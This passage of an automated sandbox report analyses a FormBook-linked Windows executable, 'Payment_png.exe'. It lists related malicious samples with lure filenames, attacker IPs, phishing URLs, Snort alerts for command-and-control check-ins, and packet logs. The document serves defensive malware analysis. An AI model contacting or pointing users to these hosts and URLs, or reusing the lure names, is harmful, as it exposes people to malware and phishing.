	Payment 9.10000 USD.exe	Get hash	malicious	Browse	• 198.54.117.218
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 198.54.117.215
	RFQ00787676545654300RITEC.doc	Get hash	malicious	Browse	• 198.54.117.217
	Fully Executed Contract.xlsx	Get hash	malicious	Browse	• 198.54.117.218
	2021_03_16.exe	Get hash	malicious	Browse	• 198.54.117.217
	order samples 056-062 _pdf.exe	Get hash	malicious	Browse	• 198.54.117.216
	Gv8Zd3cf8H.exe	Get hash	malicious	Browse	• 198.54.117.212
	yxQWzvifFe.exe	Get hash	malicious	Browse	• 198.54.117.210
	E2qMfhH57G.exe	Get hash	malicious	Browse	• 198.54.117.215

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	DHL_document11022020680908911.doc.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.Trojan.PackedNET.576.11555.exe	Get hash	malicious	Browse	• 198.54.122.60
	salescontractv2draft.exe	Get hash	malicious	Browse	• 198.54.117.210
	InYqh5AcS6.exe	Get hash	malicious	Browse	• 198.54.122.60
	Yvmkw23Is5.exe	Get hash	malicious	Browse	• 198.54.122.60
	tl7WJoaDUI.exe	Get hash	malicious	Browse	• 198.54.122.60
	EiSPsgvb9L.exe	Get hash	malicious	Browse	• 198.54.122.60
	IFC97cyhGG.exe	Get hash	malicious	Browse	• 198.54.122.60
	rErRI1Ktbf.exe	Get hash	malicious	Browse	• 198.54.117.210
	nXbr39i8id.exe	Get hash	malicious	Browse	• 198.54.122.60
	KCPWdXq731.exe	Get hash	malicious	Browse	• 198.54.122.60
	iDWyvado4K.exe	Get hash	malicious	Browse	• 198.54.122.60
	fdIR3c9MMf.exe	Get hash	malicious	Browse	• 198.54.122.60
	50729032021.xlsx	Get hash	malicious	Browse	• 198.54.117.197
	Drawing Pipe Spools Ducts.doc	Get hash	malicious	Browse	• 198.54.122.60
	OUTSTANDING INVOICE.doc	Get hash	malicious	Browse	• 198.54.122.60
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• 198.54.117.218
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 198.54.117.197
	ACH25083.htm	Get hash	malicious	Browse	• 104.219.248.71
	2pA9qt1vU4.exe	Get hash	malicious	Browse	• 198.54.117.215
ONEANDONE-ASBrauerstrasse48DE	rErRI1Ktbf.exe	Get hash	malicious	Browse	• 217.160.0.41
	TaTYytHaBk.exe	Get hash	malicious	Browse	• 82.223.14.245
	messg_02620000_deupx - Copy.exe	Get hash	malicious	Browse	• 217.160.40.194
	2pA9qt1vU4.exe	Get hash	malicious	Browse	• 213.171.195.105
	aEdlObiYav.exe	Get hash	malicious	Browse	• 87.106.136.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2670890000.exe	Get hash	malicious	Browse	• 74.208.5.2
	4090850000.exe	Get hash	malicious	Browse	• 74.208.5.2
	orders.exe	Get hash	malicious	Browse	• 74.208.236.169
	#0019.vbs	Get hash	malicious	Browse	• 198.251.72.110
	rona.exe	Get hash	malicious	Browse	• 217.76.128.34
	New order PO-15547.exe	Get hash	malicious	Browse	• 217.160.0.241
	RFx 6300306423.doc	Get hash	malicious	Browse	• 217.160.0.41
	Geldtransferbeleg.exe	Get hash	malicious	Browse	• 212.227.15.158
	SecuriteInfo.com.Mal.Generic-S.29648.exe	Get hash	malicious	Browse	• 74.208.5.2
	Order 100955-21042021.exe	Get hash	malicious	Browse	• 74.208.5.15
	R ALHTQ19-P0401-940 GR2P5 TYPBLDG-NASE FERDAN Q0539 NE-Q22.exe	Get hash	malicious	Browse	• 212.227.17.174
	ORDER 100955-21042021.exe	Get hash	malicious	Browse	• 74.208.5.15
	Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• 217.160.0.241
	image0694.exe	Get hash	malicious	Browse	• 213.165.67.118
	h8lD4SWL35.exe	Get hash	malicious	Browse	• 217.160.0.69
PRIVATESYSTEMSUS	R8WWx5t2RE.dll	Get hash	malicious	Browse	• 108.160.15 8.123
	P.O 5282.exe	Get hash	malicious	Browse	• 170.249.20 9.250
	documentation (64).xls	Get hash	malicious	Browse	• 67.222.24.174
	documentation (64).xls	Get hash	malicious	Browse	• 67.222.24.174
	Statement for T10495.jar	Get hash	malicious	Browse	• 207.7.94.54
	Statement for T10495 - 18-01-21 15-23.jar	Get hash	malicious	Browse	• 207.7.94.54
	Revise Order.exe	Get hash	malicious	Browse	• 162.248.50.97
	PO21010699XYJ.exe	Get hash	malicious	Browse	• 162.248.50.97
	cmtel-pdf.html	Get hash	malicious	Browse	• 204.197.24 4.149
	cmtel-pdf.html	Get hash	malicious	Browse	• 204.197.24 4.149
	SecuriteInfo.com.Trojan.PWS.Stealer.29660.11031.exe	Get hash	malicious	Browse	• 162.211.86.20
	http://https://oldfordcrewcabs.com/bin/new/s/?signin=d41d8cd98f00b204e9800998ecf8427e&auth=576667a3e7108b979c62abddd4c8f3e39d282c0ee888bd787542afb4ff83df171524e184	Get hash	malicious	Browse	• 199.167.20 3.145
	SecuriteInfo.com.Trojan.PackedNET.405.30542.exe	Get hash	malicious	Browse	• 162.211.86.20
	4ADvH4Xsmh.exe	Get hash	malicious	Browse	• 162.246.57.153
	http://https://www.casalfarneto.it/wp-content/siteguarding_logs/www.html	Get hash	malicious	Browse	• 104.193.11 1.209
	RFQ-1225 BE285-20-B-1-SMcS - Easi-Clip Project.exe	Get hash	malicious	Browse	• 158.106.136.41
	justificante de la transfer.exe	Get hash	malicious	Browse	• 162.246.57.153
	wwKE1R7ley.doc	Get hash	malicious	Browse	• 162.255.160.32
	http://https://bingotips.androidphones.co.uk	Get hash	malicious	Browse	• 67.222.12.234
	Documentation-906738957.doc	Get hash	malicious	Browse	• 170.249.199.66
BIZLAND-SDUS	salescontractv2draft.exe	Get hash	malicious	Browse	• 66.96.162.149
	orders.exe	Get hash	malicious	Browse	• 65.254.248.81
	Order-PO-0186500.exe	Get hash	malicious	Browse	• 207.148.24 8.143
	shippingdoc_pdf.exe	Get hash	malicious	Browse	• 66.96.162.148
	FYI AWB Shipping documents 7765877546 PDF.exe	Get hash	malicious	Browse	• 66.96.134.26
	70f0bEUdPO.exe	Get hash	malicious	Browse	• 66.96.162.148
	PO_210316.exe.exe	Get hash	malicious	Browse	• 66.96.162.131
	Shipping Doc.exe	Get hash	malicious	Browse	• 66.96.160.139
	INVOICE-OVERDUE.jpg.exe	Get hash	malicious	Browse	• 66.96.162.140
	purchase order#034.exe	Get hash	malicious	Browse	• 66.96.162.149
	xYSbLjGo7S.rtf	Get hash	malicious	Browse	• 66.96.160.130
	Done.exe	Get hash	malicious	Browse	• 66.96.162.148
	Scan 392021 pdf.exe	Get hash	malicious	Browse	• 66.96.160.141
	N6Ej6HEuQt.exe	Get hash	malicious	Browse	• 66.96.162.133
	REF334.exe	Get hash	malicious	Browse	• 66.96.131.46
	RAQ11986.exe	Get hash	malicious	Browse	• 66.96.162.141
	RQP_10378065.exe	Get hash	malicious	Browse	• 66.96.162.149
	cVMEVF5BE4.xls	Get hash	malicious	Browse	• 65.254.248.143
	AgroAG008021921doc_pdf.exe	Get hash	malicious	Browse	• 66.96.146.102
	IMG_7189012.exe	Get hash	malicious	Browse	• 66.96.162.149

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Ypp2jYNpAI.exe	Get hash	malicious	Browse	• 170.249.199.106
	5zc9vbGBo3.exe	Get hash	malicious	Browse	• 170.249.199.106
	InnAcjnAmG.exe	Get hash	malicious	Browse	• 170.249.199.106
	VM-(#Ud83d#Udcde)-- 19795.htm	Get hash	malicious	Browse	• 170.249.199.106
	2019-07-05-password-protected-Word-doc-with-macro-for-follow-up-malware.docm	Get hash	malicious	Browse	• 170.249.199.106
	DP5kUHHaWs.exe	Get hash	malicious	Browse	• 170.249.199.106
	Zc0HsqUzyy.exe	Get hash	malicious	Browse	• 170.249.199.106
	8X93Tzvd7V.exe	Get hash	malicious	Browse	• 170.249.199.106
	u8A8Qy5S7O.exe	Get hash	malicious	Browse	• 170.249.199.106
	S8rV8MfxCd.exe	Get hash	malicious	Browse	• 170.249.199.106
	kHq2ComWy7.exe	Get hash	malicious	Browse	• 170.249.199.106
	swift-12688.exe	Get hash	malicious	Browse	• 170.249.199.106
	fKoJx7Ilkj.exe	Get hash	malicious	Browse	• 170.249.199.106
	SecuriteInfo.com.Mal.GandCrypt-A.5674.exe	Get hash	malicious	Browse	• 170.249.199.106
	Y55jFKmHpT.exe	Get hash	malicious	Browse	• 170.249.199.106
	IBKT5GSRU1.exe	Get hash	malicious	Browse	• 170.249.199.106
	0bcd04549f88ae97a142a6c8c34f46527b88ab15fc1fb.exe	Get hash	malicious	Browse	• 170.249.199.106
	1k2RZQrqkh.exe	Get hash	malicious	Browse	• 170.249.199.106
	rwwxCIU6Kk.exe	Get hash	malicious	Browse	• 170.249.199.106
	fXXC1Q2nRt.exe	Get hash	malicious	Browse	• 170.249.199.106

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.377414770988995
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Payment_png.exe
File size:	98304

General

MD5:	86fa26e33879d3c04152301eaaaba518
SHA1:	3c75755b8efe897bb18ea99f6014dabd5492d32c
SHA256:	eacf1b7b8d612e5a500f79a03b06f9fb919768a1fb053ce3522f3288c36067f4
SHA512:	29e5f47bcee495a43b7e97383080f965e18eb7eda93b69fbd06e65fd6b1e47f3b9e898b4574e41818aed4b0014961cdd2741d75a5b34ffd51dbad06c23f44ab5
SSDEEP:	1536:nle5CD3/URwKGIOzE7YUzlDX0UEeQpe5:lBrURwUOzQYk5ZQp
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....PW.....@...@.....x.....P....@.....

File Icon

Icon Hash:	11d0cca988e43480

Static PE Info

General

Entrypoint:	0x401378
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5750A3D1 [Thu Jun 2 21:23:29 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	a8b86b6cb5a304f5649372dc4fc7de67

Entrypoint Preview

Instruction
push 00402B68h
call 00007FEA74E5A533h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [edi+531D74E3h], al
mov byte ptr [ebp+4Eh], ch
scasb
fistp word ptr [edx-0FD75C92h]
retf
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
arpl word ptr [edx], bx
add edx, dword ptr [eax+61h]
insb
jnc 00007FEA74E5A5BBh
imul ebp, dword ptr [esi+67h], 00410800h
and byte ptr [eax], cl
inc ecx
add byte ptr [eax], al
add byte ptr [eax], al
add bh, bh
int3
xor dword ptr [eax], eax
or esi, dword ptr [edx+67663E8Bh]
psadbw mm0, qword ptr [edi-4Eh]
stosb
aam DAh
fld tbyte ptr [edi+ebp*2-38C0617Ch]
mov ch, 43h
mov al, byte ptr [B594427Ch]
adc dword ptr [ebp+0F563441h], 3Ah
dec edi
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
sbb eax, 65000017h
adc eax, 0E000000h
add byte ptr [ebx+75h], dh
bound esp, dword ptr [ecx+73h]
jnc 00007FEA74E5A5B1h
arpl word ptr [ecx+61h], bp
je 00007FEA74E5A5ABh
jbe 00007FEA74E5A5A7h
add byte ptr [66000701h], cl

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x14204	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x17000	0x1974	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x228	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x128	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x13790	0x14000	False	0.309924316406	data	5.74216036023	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x11b4	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x17000	0x1974	0x2000	False	0.513793945312	data	4.5489451124	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x180cc	0x8a8	data		
RT_ICON	0x17a04	0x6c8	data		
RT_ICON	0x1749c	0x568	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x1746c	0x30	data		
RT_VERSION	0x17150	0x31c	data	English	United States

Imports

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaStrCat, __vbaSetSystemError, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaAryDestruct, __vbaObjSet, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, __vbaVarTstLt, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaGenerateBoundsError, __vbaStrCmp, __vbaAryConstruct2, __vbaObjVar, DllFunctionCall, _adj_fpatan, __vbaLateIdCallLd, __vbaRedim, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, __vbaStrToUnicode, _adj_fprem, _adj_fdivr_m64, __vbaFPException, __vbaUbound, _CIlog, __vbaErrorOverflow, __vbaNew2, __vbaInStr, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaI4Str, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaVarAdd, __vbaLateMemCall, __vbaInStrB, __vbaVarDup, __vbaStrToAnsi, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr

Version Infos

Description	Data
Translation	0x0409 0x04b0
LegalCopyright	Copyright Singapore
InternalName	tempelhallerne
FileVersion	3.01
CompanyName	Singapore Lin
LegalTrademarks	Copyright Singapore
ProductName	Farmor2
ProductVersion	3.01
FileDescription	Singapore Lin
OriginalFilename	tempelhallerne.exe

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
03/29/21-13:59:15.924201	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.3	34.102.136.180
03/29/21-13:59:15.924201	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.3	34.102.136.180
03/29/21-13:59:15.924201	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.3	34.102.136.180
03/29/21-13:59:16.123062	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49734	34.102.136.180	192.168.2.3
03/29/21-13:59:32.253784	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.3	172.67.184.37
03/29/21-13:59:32.253784	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.3	172.67.184.37
03/29/21-13:59:32.253784	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.3	172.67.184.37
03/29/21-13:59:37.759049	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	35.246.6.109
03/29/21-13:59:37.759049	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	35.246.6.109
03/29/21-13:59:37.759049	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	35.246.6.109
03/29/21-13:59:42.981524	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.3	217.160.0.233
03/29/21-13:59:42.981524	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.3	217.160.0.233
03/29/21-13:59:42.981524	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.3	217.160.0.233
03/29/21-13:59:53.620903	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49742	80	192.168.2.3	23.227.38.32
03/29/21-13:59:53.620903	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49742	80	192.168.2.3	23.227.38.32
03/29/21-13:59:53.620903	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49742	80	192.168.2.3	23.227.38.32
03/29/21-13:59:53.792627	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49742	23.227.38.32	192.168.2.3
03/29/21-14:00:09.372027	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49743	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 29, 2021 13:58:28.539237976 CEST	49712	80	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:28.674309969 CEST	80	49712	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:28.674395084 CEST	49712	80	192.168.2.3	170.249.199.106

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 29, 2021 13:58:28.675035000 CEST	49712	80	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:28.809909105 CEST	80	49712	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:28.811625957 CEST	80	49712	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:28.811692953 CEST	49712	80	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:28.993220091 CEST	49713	80	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.129069090 CEST	80	49713	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.130745888 CEST	49713	80	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.131409883 CEST	49713	80	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.268816948 CEST	80	49713	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.270570040 CEST	80	49713	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.270664930 CEST	49713	80	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.277507067 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.412364006 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.414856911 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.435201883 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.570220947 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.570487022 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.570508957 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.570549965 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.570565939 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.570672989 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.570724964 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.570738077 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.576385975 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.576472044 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.681586027 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.821729898 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.822938919 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.838079929 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.985810041 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985831022 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985848904 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985866070 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985881090 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985894918 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985913038 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985928059 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985937119 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.985939980 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985959053 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:29.985985994 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.985992908 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.985999107 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.986002922 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:29.986120939 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.121068954 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121112108 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121124029 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121136904 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121149063 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121160030 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121244907 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121305943 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.121356010 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.121362925 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.121423960 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121444941 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121460915 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121490002 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.121512890 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.121520996 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.121706963 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121766090 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.121871948 CEST	443	49714	170.249.199.106	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 29, 2021 13:58:30.121890068 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121903896 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.121933937 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.121957064 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.122147083 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.122204065 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.122302055 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.122318029 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.122333050 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.122359037 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.122376919 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.122622967 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.122641087 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.122679949 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.122704029 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.256247997 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256272078 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256283998 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256298065 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256309986 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256339073 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256453037 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256511927 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.256527901 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256570101 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.256577015 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.256581068 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.256609917 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256653070 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256666899 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.256709099 CEST	49714	443	192.168.2.3	170.249.199.106
Mar 29, 2021 13:58:30.256777048 CEST	443	49714	170.249.199.106	192.168.2.3
Mar 29, 2021 13:58:30.256813049 CEST	443	49714	170.249.199.106	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 29, 2021 13:58:03.306735039 CEST	50200	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:03.352776051 CEST	53	50200	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:04.082914114 CEST	51281	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:04.132050037 CEST	53	51281	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:04.998243093 CEST	49199	53	192.168.2.3	8.8.8.8
